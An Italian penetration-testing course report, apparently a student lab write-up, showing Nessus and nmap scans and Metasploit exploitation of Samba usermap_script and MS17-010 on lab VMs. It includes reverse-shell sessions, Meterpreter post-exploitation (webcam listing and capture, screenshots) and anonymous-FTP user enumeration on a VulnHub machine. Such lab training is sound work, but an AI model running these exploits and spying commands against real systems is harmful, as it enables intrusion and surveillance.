
Nessus è un software che permette di eseguire la scansione delle vulnerabilità su uno o più host in modo automatico. Esso utilizza un database di vulnerabilità note per rilevare le vulnerabilità di un sistema. I controlli vengono effettuati sui servizi in ascolto, sulla configurazione di sistema e sui registri. Quando Nessus esegue una scansione confronta questi dati con quelli presenti nel suo database.

Andiamo a vedere nel pratico come funziona.

# Giorno 4: Exploit Metasploitable

## Nessus

Quando avviamo una nuova scansione possiamo scegliere che tipo di scansione effettuare, nel nostro caso eseguiamo una scansione semplice. Impostiamo l'indirizzo IP del nostro target e un nome con cui salvare la scansione e facciamo partire la scansione.



The screenshot shows the 'New Scan / Basic Network Scan' interface in Nessus. The page has a dark theme. At the top, there's a breadcrumb 'New Scan / Basic Network Scan' and a link '< Back to Scan Templates'. Below this is a tabbed interface with 'Settings', 'Credentials', and 'Plugins'. The 'Settings' tab is active, showing a sidebar with categories: 'BASIC' (expanded), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. Under 'BASIC', there are sub-sections: 'General' (selected), 'Schedule', and 'Notifications'. The main form area contains fields for 'Name' (set to 'build week 2'), 'Description' (empty), 'Folder' (set to 'My Scans'), and 'Targets' (set to '192.168.50.150'). At the bottom, there are links for 'Upload Targets' and 'Add File'.

New Scan / Basic Network Scan  
[< Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name build week 2

Description

Folder My Scans

Targets 192.168.50.150

Upload Targets Add File



# Giorno 4: Exploit Metasploitable

Nessus ci restituirà in output un elenco delle vulnerabilità trovate elencate dalla più grave a quella meno grave, assegnando a ciascuna un punteggio da 1 (meno grave) a 10 (più grave). Cliccando su una vulnerabilità ci verranno fornite informazioni su di essa e su come mitigarla.

Sev	CVSS	VPR	Name	Family	Count	
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1	🔍 ✎
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1	🔍 ✎
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1	🔍 ✎
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2	🔍 ✎
CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Gh0stcat)	Web Servers	1	🔍 ✎
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1	🔍 ✎
CRITICAL	...	...	📁 SSL (Multiple Issues)	Gain a shell remotely	3	🔍 ✎
HIGH	7.5		NFS Shares World Readable	RPC	1	🔍 ✎
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1	🔍 ✎
MED	...	...	📁 SSL (Multiple Issues)	General	28	🔍 ✎

CRITICAL

Unix Operating System Unsupported Version Detection

**Description**  
According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.  
  
Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

**Solution**  
Upgrade to a version of the Unix operating system that is currently supported.

# Giorno 4: Exploit Metasploitable

## Exploit di Samba

Adesso vedremo come eseguire un exploit di una vulnerabilità. Un exploit è un frammento di codice malevolo scritto appositamente per sfruttare una vulnerabilità specifica. Per eseguire l'attacco useremo metasploit, un framework open source che permette di creare ed eseguire i vari exploit.

Cominciamo con una scansione di Nmap per individuare il servizio che ci interessa come nella figura accanto.

```
(root@kali)~[/home/kali]
# nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 13:42 CET
Nmap scan report for 192.168.50.150
Host is up (0.000092s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:31:2C:90 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

# Giorno 4: Exploit Metasploitable

Apriamo la console di metasploit e cerchiamo un modulo adatto tramite il comando `search`.

```
msf6 > search samba

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicut_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
9	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
12	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
13	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
14	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load

## Giorno 4: Exploit Metasploitable

Tramite il comando `use` possiamo impostare il modulo trovato. In automatico ci configura un payload (insieme di istruzioni che possono eseguire varie azioni) di default, poi con il comando `show options` possiamo vedere i parametri necessari all'esecuzione dell'exploit.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.50.150  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 5555            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

## Giorno 4: Exploit Metasploitable

Usiamo il comando **set** per impostare il target da attaccare (RHOSTS) e la porta su cui saremo in ascolto per ricevere la sessione (LPORT), poi possiamo lanciare l'attacco con il comando **exploit**.

Concludiamo verificando l'indirizzo IP tramite il comando **ifconfig** che mostra la configurazione di rete della macchina vittima.

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:44108) at 2024-01-29 13:50:37 +0100

whoami
root
ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:31:2c:90
      inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe31:2c90/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:19015 errors:0 dropped:0 overruns:0 frame:0
      TX packets:15867 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2206698 (2.1 MB) TX bytes:2644077 (2.5 MB)
      Base address:0xd020 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:716 errors:0 dropped:0 overruns:0 frame:0
      TX packets:716 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:331553 (323.7 KB) TX bytes:331553 (323.7 KB)
```



## Giorno 5: Exploit Windows

La notazione **MS17-010** si riferisce a una specifica patch di sicurezza rilasciata da Microsoft. Ecco cosa rappresentano i vari componenti della notazione:

**MS:** Sta per "Microsoft". Indica che la patch è rilasciata da Microsoft per correggere una vulnerabilità nei suoi prodotti software.

**17:** Rappresenta l'anno in cui è stata rilasciata la patch. Nel caso di MS17-010, l'anno è il 2017.

**010:** È il numero identificativo univoco della patch. Ogni patch rilasciata in un determinato anno ha un numero di identificazione univoco.

Questa patch è stata particolarmente significativa poiché ha affrontato una serie di vulnerabilità nel protocollo SMBv1, le cui falle sono state sfruttate dal ransomware WannaCry per diffondersi su scala globale nel 2017.




## Giorno 5: Exploit Windows

Il protocollo SMB (Server Message Block) è un protocollo di rete utilizzato per la condivisione di file, stampanti e risorse tra computer in una rete, principalmente nei sistemi operativi Windows. SMB facilita la comunicazione tra dispositivi, consentendo la condivisione di dati e la gestione delle risorse di rete.


## Giorno 5: Exploit Windows

Dopo aver eseguito una scansione di base con Nessus, possiamo esaminare i risultati ottenuti, rivelando la presenza di 19 vulnerabilità. Focalizziamoci ora sulla categoria mixed Microsoft Windows.



Filter	Search Vulnerabilities	19 Vulnerabilities					
Sev	CVSS	VPR	Name	Family	Count		
<input type="checkbox"/>	CRITICAL	10.0		Microsoft Windows ...	Windows	1	ⓘ ✎
<input type="checkbox"/>	MIXED	...	...	Microsoft Wind...	Windows	5	ⓘ ✎
<input type="checkbox"/>	HIGH	7.3		SMB NULL Session A...	Misc.	1	ⓘ ✎
<input type="checkbox"/>	MIXED	...	...	SMB (Multiple I...	Misc.	2	ⓘ ✎
<input type="checkbox"/>	INFO	...	...	SMB (Multiple I...	Windows	8	ⓘ ✎
<input type="checkbox"/>	INFO			Nessus SYN scanner	Port scanners	3	ⓘ ✎
<input type="checkbox"/>	INFO			Common Platform E...	General	1	Snooze ✎

**Scan Details**  
Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0 ✎  
Scanner: Local Scanner  
Start: Today at 4:30 AM  
End: Today at 4:35 AM  
Elapsed: 5 minutes

**Vulnerabilities**  


- Critical
- High
- Medium
- Low
- Info



## Giorno 5: Exploit Windows

Possiamo notare ulteriori vulnerabilità, in particolare quelle rilasciate da Microsoft, tra cui la MS17-010.

Hosts1

Vulnerabilities19

Notes1

History1

Search Vulnerabilities

5 Vulnerabilities

<input type="checkbox"/>	Sev▼	CVSS▼	VPR▼	Name▲	Family▲	Count▼		
<input type="checkbox"/>	CRITICAL	10.0 *		MS09-001: Microsoft...	Windows	1		
<input type="checkbox"/>	CRITICAL	10.0		Unsupported Windo...	Windows	1		
<input type="checkbox"/>	CRITICAL	9.8		MS08-067: Microsoft...	Windows	1		
<input type="checkbox"/>	HIGH	8.1		MS17-010: Security ...	Windows	1		

## Giorno 5: Exploit Windows

Procediamo nel seguente modo: apriamo un terminale e avviamo `msfconsole`. Cerchiamo la vulnerabilità MS17-010. La pratica consigliata è testare tutte le opzioni; noi utilizzeremo la 1. Esaminiamo le impostazioni con `show options`.

```
(kali@kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
msf6 > search ms17-010

Matching Modules

#  Name
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes
$17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes
$17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No
$17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No
$17-010 SMB, RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes
MB DOUBLEPULSAR Remote Code Execution

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required
--          -
DBGTRACE      false           yes
LEAKATTEMPTS  99              yes
NAMEDPIPE     no
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes
RHOSTS        yes

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
EXITFUNC      thread          yes       Exit technique
LHOST         192.168.200.100 yes       The listen address
LPORT         4444            yes       The listen port
```

## Giorno 5: Exploit Windows

Dobbiamo modificare tutti i parametri che hanno il flag "required" impostato su "yes". Inoltre, modifichiamo la LPORT impostandola a 7777, come richiesto dalla traccia.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options
      _pipes.txt
RHOSTS          192.168.200.200          yes
Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description    |
|----------|-----------------|----------|----------------|
| EXITFUNC | thread          | yes      | Exit technique |
| LHOST    | 192.168.200.100 | yes      | The listen ad  |
| LPORT    | 7777            | yes      | The listen po  |


```

## Giorno 5: Exploit Windows

Possiamo finalmente avviare l'exploit, e una sessione di Meterpreter si aprirà. Ora procediamo con tutte le mansioni assegnate.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.200.200:445 -      [*] Preparing dynamite...
[*] 192.168.200.200:445 -      [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 -      [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81e68da8
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[*] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... CKBtKtdG.exe
[*] 192.168.200.200:445 - Created \CKBtKtdG.exe...
[*] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \CKBtKtdG.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1036) at 2024-01-29 04:57:04
-0500
```

## Giorno 5: Exploit Windows

Per verificare se il target è su una macchina virtuale o fisica, il comando `run post/windows/gather/checkvm` in Meterpreter esegue un modulo post-esecuzione specifico chiamato `checkvm` su un sistema operativo Windows. Questo modulo è progettato per raccogliere informazioni sulla possibile esecuzione della macchina target in un ambiente virtuale.

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```


Per visualizzare le impostazioni di rete del target, puoi utilizzare il comando `ifconfig`

```
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU        : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
-----  
Name       : Scheda server Intel(R) PRO/1000 Gigabit  
Hardware MAC : 08:00:27:a2:22:b0  
MTU        : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0
```


## Giorno 5: Exploit Windows

Per visualizzare le webcam attive, puoi utilizzare il comando `webcam_list`. Questo comando elencherà le webcam disponibili. La differenza sarà evidente se la webcam è attiva o meno, poiché verranno elencate solo le webcam attive. Con il comando `webcam_snap` è possibile fare una foto dalla webcam.

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_list
[-] No webcams were found
```



Per acquisire uno screenshot del desktop del target, puoi utilizzare il comando `screenshot`





## Bonus: Hacking VM BlackBox

Come obiettivo bonus viene richiesto quanto specificato sotto:

### **Bonus: Hacking VM BlackBox**

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

**Effettuare gli attacchi necessari per diventare root.** Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine macchine

Vietato usare Terminator come terminale, usare quello predefinito di Kali

Preferibilmente, non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo

## Bonus: Hacking VM BlackBox

Dopo aver scaricato la macchina virtuale e aver impostato la scheda di rete su “scheda con bridge” abbiamo effettuato il comando illustrato qui a fianco per rintracciare l’ip della macchina all’interno di tutta la rete. Andando per esclusione abbiamo capito che il nostro target era l’ip 192.168.1.86.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~[~]  
$ sudo netdiscover -r 192.168.1.0/24
```

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
319 Captured ARP Req/Rep packets, from 12 hosts. Total size: 19140
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.55	5a:62:8b:58:8c:e5	296	17760	Unknown vendor
192.168.1.61	14:4f:8a:8e:1e:a8	1	60	Intel Corporate
192.168.1.69	04:e8:b9:b2:cb:6d	3	180	Intel Corporate
192.168.1.72	14:4f:8a:8e:1e:a8	2	120	Intel Corporate
192.168.1.86	08:00:27:ae:29:fe	1	60	PCS Systemtechnik GmbH
192.168.1.59	b4:b7:42:c3:fa:d0	1	60	Amazon Technologies Inc.
192.168.1.51	78:6c:84:96:71:be	1	60	Amazon Technologies Inc.
192.168.1.103	5a:62:8b:58:8c:e5	2	120	Unknown vendor
192.168.1.85	14:4f:8a:8e:1e:a8	1	60	Intel Corporate
192.168.1.100	5a:62:8b:58:8c:e5	2	120	Unknown vendor
192.168.1.254	d8:21:da:46:2c:60	3	180	Unknown vendor
192.168.1.63	a2:57:0c:df:b4:09	6	360	Unknown vendor



## Bonus: Hacking VM BlackBox

Per comprendere il sistema operativo della macchina e avere le prime informazioni su di essa ci siamo serviti di Nmap. Abbiamo così eseguito un OS fingerprint con il comando `sudo nmap -O 192.168.1.86`, ottenendo diverse informazioni sul target oltre al sistema operativo; tra cui le porte aperte ed i rispettivi servizi.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ sudo nmap -O 192.168.1.86  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 13:23 EST  
Nmap scan report for 192.168.1.86  
Host is up (0.00040s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:AE:29:FE (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

## Bonus: Hacking VM BlackBox

Abbiamo così stabilito una connessione ftp utilizzando “anonymous”. Spostandoci con il comando `cd` siamo arrivati a vedere un file di testo “users”. A quel punto con `get` lo abbiamo trasferito all’interno di Kali Linux.

```
(kali@kali)-[~]  
$ sudo ftp 192.168.1.86  
[sudo] password for kali:  
Connected to 192.168.1.86.  
220 (vsFTPd 2.3.5)  
Name (192.168.1.86:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

```
cd      cdup  
ftp> cd  
cd      cdup  
ftp> cd  
cd      cdup  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||10507|).  
150 Here comes the directory listing.  
-rw-r--r--    1 0      0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> cat users.txt.bk  
?Invalid command.  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||20445|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 18.26 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (12.59 KiB/s)  
ftp> exit  
221 Goodbye.
```

## Bonus: Hacking VM BlackBox

Su Kali Linux abbiamo individuato il file di testo e lo abbiamo aperto con il comando `cat`. A questo punto siamo venuti a conoscenza di 5 nomi utente.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ls  
Desktop      Downloads    Pictures     Templates   Videos  
Documents    Music       Public      users.txt.bk  vvXGbeTk.jpeg  
  
(kali@kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

## Bonus: Hacking VM BlackBox

In seguito abbiamo eseguito una scansione aggressiva con il comando `sudo nmap -A 192.168.1.86` per ottenere il maggior numero di informazioni possibili. Da qui è possibile notare la connessione stabilita tramite ftp con “anonymous”.

```
kali@kali: ~  
File Actions Edit View Help  
PORT      STATE SERVICE VERSION  
21/tcp open  ftp      vsftpd 2.3.5  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 192.168.1.101  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     At session startup, client count was 17  
|     vsFTPD 2.3.5 - secure, fast, stable  
|_End of status  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxr-xr-x  2 65534  65534          4096 Mar 03 2018 public  
22/tcp open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)  
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)  
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)  
80/tcp open  http      Apache httpd 2.2.22 ((Ubuntu))  
|_http-title: Site doesn't have a title (text/html).  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
|_http-robots.txt: 1 disallowed entry
```



## Bonus: Hacking VM BlackBox


